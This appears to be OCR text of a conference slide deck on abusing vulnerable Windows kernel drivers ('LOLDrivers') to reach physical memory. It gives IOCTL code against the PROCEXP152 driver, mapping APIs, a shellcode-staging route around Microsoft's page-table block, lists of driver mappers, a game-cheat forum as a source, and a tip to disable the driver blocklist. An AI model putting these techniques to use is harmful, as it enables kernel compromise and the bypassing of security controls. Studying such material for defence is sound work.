
windbg -k com:port=COM*n*,baud=*rate*

How Communication with System Drivers works

- **Communicating with SYSTEM Drivers – IOCTL calls**



Userland (Ring3) <-> Kernel Land (Ring 0) communication - IOCTL




Userland (Ring3) <-> Kernel Land (Ring 0) communication – IOCTL

1) A handle is opened to A device driver's Symbolic Name

2) IOCTL Request is made With Input and Output Buffers using handle

3) Kernel Driver returns Response in Output buffer


4) When all communication has ended Handle to driver is closed




Userland (Ring3) <-> Kernel Land (Ring 0) communication – IOCTL

Example:

```
HANDLE Handle = CreateFile("\\\\.\\IOCTL", ..., 0, NULL);
DWORD version, junk;
if (DeviceIoControl(Handle, IOCTL_GET_VERSION_BUFFERED,
  NULL, 0, &version, sizeof(version), &junk, NULL))

  printf("IOCTL.SYS version %d.%2d\n", HIWORD(version),
    LOWORD(version));
else
  printf("Error %d in IOCTL_GET_VERSION_BUFFERED call\n",
    GetLastError());
```



LOLDriver Exploitation
Physical Memory Mayhem



LOLDriver Exploitation
Physical Memory Mayhem

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc(_Size: 512);
DWORD retSize = 0;

HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",
    GENERIC_READ | GENERIC_WRITE,
    FILE_SHARE_READ,
    0,
    OPEN_EXISTING,
    0,
    0);

DeviceIoControl(
    hdevice,
    dwIoControlCode: 0x80102040,
    lpInBuffer: buffer,
    nInBufferSize: sizeof(buffer),
    lpOutBuffer: buffer,
    nOutBufferSize: sizeof(buffer),
    lpBytesReturned: &retSize,
    lpOverlapped: 0);

CloseHandle(hObject: hdevice);
```

1) A HANDLE is opened to the Driver

LOLDriver Exploitation
Physical Memory Mayhem

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc( _Size: 512);
DWORD retSize = 0;

HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",
     GENERIC_READ | GENERIC_WRITE,
     FILE_SHARE_READ,
     0,
     OPEN_EXISTING,
     0,
     0);

DeviceIoControl(
     hdevice,
     dwIoControlCode: 0x80102040,
     lpInBuffer: buffer,
     nInBufferSize: sizeof(buffer),
     lpOutBuffer: buffer,
     nOutBufferSize: sizeof(buffer),
     lpBytesReturned: &retSize,
     lpOverlapped: 0);

CloseHandle( hObject: hdevice);
```

1) **A HANDLE is opened to the Driver**

2) **A Request is made to the Driver using an IOCTL call**

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc( _Size: 512);
DWORD retSize = 0;

HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",
     GENERIC_READ | GENERIC_WRITE,
     FILE_SHARE_READ,
     0,
     OPEN_EXISTING,
     0,
     0);

DeviceIoControl(
     hdevice,
     dwIoControlCode: 0x80102040,
     lpInBuffer: buffer,
     nInBufferSize: sizeof(buffer),
     lpOutBuffer: buffer,
     nOutBufferSize: sizeof(buffer),
     lpBytesReturned: &retSize,
     lpOverlapped: 0);

CloseHandle( hObject: hdevice);
```

1) **A HANDLE is opened to the Driver**

2) **A Request is made to the Driver using an IOCTL call**

3) When all communications are done The HANDLE to the Driver is closed.

LOLDriver Exploitation
Physical Memory Mayhem

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc( _Size: 512);
DWORD retSize = 0;

HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",
      GENERIC_READ | GENERIC_WRITE,
      FILE_SHARE_READ,
      0,
      OPEN_EXISTING,
      0,
      0);

DeviceIoControl(
      hdevice,
      dwIoControlCode: 0x80102040,
      lpInBuffer: buffer,
      nInBufferSize: sizeof(buffer),
      lpOutBuffer: buffer,
      nOutBufferSize: sizeof(buffer),
      lpBytesReturned: &retSize,
      lpOverlapped: 0);

CloseHandle( hObject: hdevice);
```

Request from USERLAND to KERNELAND Driver

INPUT Buffer / Buffer Size

LOLDriver Exploitation
Physical Memory Mayhem

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc( _Size: 512);
DWORD retSize = 0;

HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",
     GENERIC_READ | GENERIC_WRITE,
     FILE_SHARE_READ,
     0,
     OPEN_EXISTING,
     0,
     0);

DeviceIoControl(
     hdevice,
     dwIoControlCode: 0x80102040,
     lpInBuffer: buffer,
     nInBufferSize: sizeof(buffer),
     lpOutBuffer: buffer,
     nOutBufferSize: sizeof(buffer),
     lpBytesReturned: &retSize,
     lpOverlapped: 0);

CloseHandle(hObject: hdevice);
```

Response from KERNELAND Driver to USERLAND

OUTPUT Buffer / Buffer Size

Exploited Windows API Functions Providing Access to Physical Memory

Common Vulnerable API

Access to Physical Memory
MmMapIOSpace()
ZwMapViewOfSection()

PCI Device Access
HalGetBusDataByOffset()
HalSetBusDataByOffset()

<- in/out port communication ->

Physical Memory Address Resolving

Memory Copying Operations
memcpy()
memmove()

MSR Register Access
__readmsr()/__writemsr()

And Much More!

Common Vulnerable API

This presentation is my analysis of what could be done using the commonly found API allowing for: **Access to Physical Memory**

- **MmMapIOSpace()**
- **ZwMapViewOfSection()**

* Note: There are several sub-variants of these functions that do/do-not allow access to cached and/or locked operations

MmMapIoSpace()

Syntax

C++ Copy

```
PVOID MmMapIoSpace(
  [in] PHYSICAL_ADDRESS    PhysicalAddress,
  [in] SIZE_T              NumberOfBytes,
  [in] MEMORY_CACHING_TYPE CacheType
);
```

MmMapIoSpace()

```
PUINT64 addr_returned = MmMapIoSpace(PhysicalAddress,
    ViewSize,
    MmNonCached);
```

Note: Microsoft has blocked MmMapIoSpace() from being able to access page tables directly. This can be circumvented by using MmMapIoSpace() in a provider->victim model in which shellcode is introduced into another driver fully capable of accessing these blocked regions of code – staging 101.

ZwMapViewOfSection()

Syntax

C++ Copy

```
NTSYSAPI NTSTATUS ZwMapViewOfSection(
  [in]                HANDLE          SectionHandle,
  [in]                HANDLE          ProcessHandle,
  [in, out]           PVOID           *BaseAddress,
  [in]                ULONG_PTR       ZeroBits,
  [in]                SIZE_T          CommitSize,
  [in, out, optional] PLARGE_INTEGER  SectionOffset,
  [in, out]           PSIZE_T         ViewSize,
  [in]                SECTION_INHERIT InheritDisposition,
  [in]                ULONG           AllocationType,
  [in]                ULONG           Win32Protect
);
```

ZwMapViewOfSection()

Creates a “**View**” of a section

View can be mapped to ANY location in memory

Can be **READ** only, **READ|WRITE,** or **WRITE** only

Write operations will update address pointed **TO** when WRITE is enabled

```
Status = ZwOpenSection(SectionHandle: &PhysMemHandle,
    DesiredAccess: SECTION_ALL_ACCESS,
    &ObjectAttributes);

if (!NT_SUCCESS(Status))
{
    DbgPrint("Couldn't open \\Device\\PhysicalMemory\n");
    return Status;
}
```

```
/* ... */
    Offset.QuadPart = i; // set offset to current page to scan

    // call ZwMapViewOfSection() to map memory to mapped_buffer
    Status = ZwMapViewOfSection(SectionHandle: PhysMemHandle,
        ProcessHandle: (HANDLE)-1,
        BaseAddress: &mapped_buffer, // where to
        ZeroBits: 0,
        CommitSize: ViewSize, // PAGE_SIZE
        SectionOffset: &Offset, // where from
        &ViewSize,
        InheritDisposition: ViewUnmap,
        AllocationType: 0,
        Win32Protect: PAGE_READONLY);

    // check for success
    if (NT_SUCCESS(Status)) {
```

Some Drivers offer Phsical Addressing to Virtual Addressing or vice-versa

IOCTL calls are sometime offered to implement:

- **VA->PA (calls MmGetPhysicalAddress())**
- **VA->Pfn or VA-Pte (Page Frame Number / Page Table Entry)**

Vulnerable Libraries Facilitating Exploitation

Known Vulnerable Libraries with Exploitation Primitives

- **WinIO**
- MAPMEM
- PHYMEM
- RWEverything
- WINRING0

WINIO was found to be the more popularly re-used library and so the exploitation used/demonstrated in this presentation will be focused on abusing it.

Culprit Drivers – ‘Providers’

Many of the vulnerable LOLDrivers fall into the tools that provide the following functionalities:

Bios flashing
Gaming Tuning
RGB Keyboard utilities
Core Temperature Controllers
Diagnostic Tools
Forensic Tools
GPU utilities
Performance Tools
Mimikatz
Rootkit Detection Utilities
Process Exploring Tools

Unsigned Driver Mappers Exploiting these APIs

Public Tools for unsigned driver loading

KDU **(hfiref0x)**

Voidmap **(SamuelTulach)**

Kdmapper **(TheCruz/z175)**

TDL **(hfiref0x)**

Nasa mapper (**xeroxz)**

Efi-mapper **(SamuelTulach)**

GDRV-loader **(alxbrn)**

DSEFix **(hfiref0x)**

physmeme

many more….

http://www.unknowncheats.me

LOLDriver Exploitation
Physical Memory Mayhem

Resources:

LOLDrivers.com

Massive collection of Drivers utilizing Exploitable API

Gaming Forums!

Unknown Cheats

By far best source
Of information
On exploitation
Of LOLDrivers

		[Question] **If Function hooks detected, just capture thread and unhook?** insanefury	Today 04:45 PM by zach898	3	352
		[Help] **How to remove hwid ban from ricochet???** SecureR21	Today 02:59 PM by qazxsw159753201	10	755
		[Source] **DWM Overlay** CHIWAWA	Today 01:13 PM by Grab	11	2,063
		[Help] **ThreadHijacking not work.** (1 2 3) hernos	Today 12:17 PM by WomptonStreet	50	2,353
		[Help] **[PCILEECH DMA] How to modify blocks 0x40-0x90?** (1 2) Slenju	Today 10:14 AM by Slenju	22	3,747
		[Question] **Unturned battleye ban** joebamalolxd	Today 09:12 AM by nayrde	1	237
		[Discuss] **cr3 bypass** kejsik	Today 07:56 AM by fisherprice	8	789
		[Article] **The Unseen Guardian: EasyAntiCheat's EProcess Emulation** 0AVX	Today 07:43 AM by MrCrashU	5	544
		[Discuss] **Arduino** 1337sHyNe	Today 07:01 AM by serenity091	7	1,001
		[Help] **EAC cr3 decryption tips** roadkillsanta	Today 01:15 AM by roadkillsanta	2	324


https://www.unknowncheats.me/

Blacklisted Drivers

LOLDriver Exploitation
Physical Memory Mayhem

Dealing with revoked cert drivers…

We can disable the Driver Blocklist and Run blocked drivers ☺



